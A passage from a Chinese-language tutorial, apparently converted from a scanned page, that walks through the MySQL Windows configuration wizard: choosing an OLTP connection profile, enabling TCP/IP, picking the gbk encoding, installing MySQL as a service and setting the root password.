


图15




图16

继续点“Next”，就来到了如图17所示的地方，在这里可

以选择mysql访问量，同时连接的数目，“Decision Support(DSS)/OLAP”(20个左右)、“Online Transaction Processing(OLTP)”(500个左右)、“Manual Setting”（手动设置，自己输一个数），我选择的是“Online Transaction Processing(OLTP)”。按“Next”继续，会询问我们是否启用TCP/IP连接和设定端口，如果不启用，就只能在自己的电脑上访问mysql数据库了，我们保持默认的选择，也就是启用，如图18。




图17




图18




图19

点“Next”继续，来到了选择mysql默认数据库语言编码的地方，为了能够显示汉字，我们可以选择gbk，如图19。点“Next”继续，如图20所示的界面是选择是否将mysql安装为Windows服务，还可以指定Service Name（服务标识名称），是否将mysql的bin目录加入到Windows PATH（加入后，就可以直接使用bin下的文件，而不用指出目录名，比如连接数据库，使用“mysql.exe -u username -p password;”就可以了，不用指出mysql.exe的完整地址，这样很方便)，我这里全部打上了勾，“Service Name”就使用了默认的MySQL。

继续按“Next”，接下来会要求我们设置MySQL的默认用户root的密码，我设置的为hackerxfies，其它的保持默认即可，如图21。

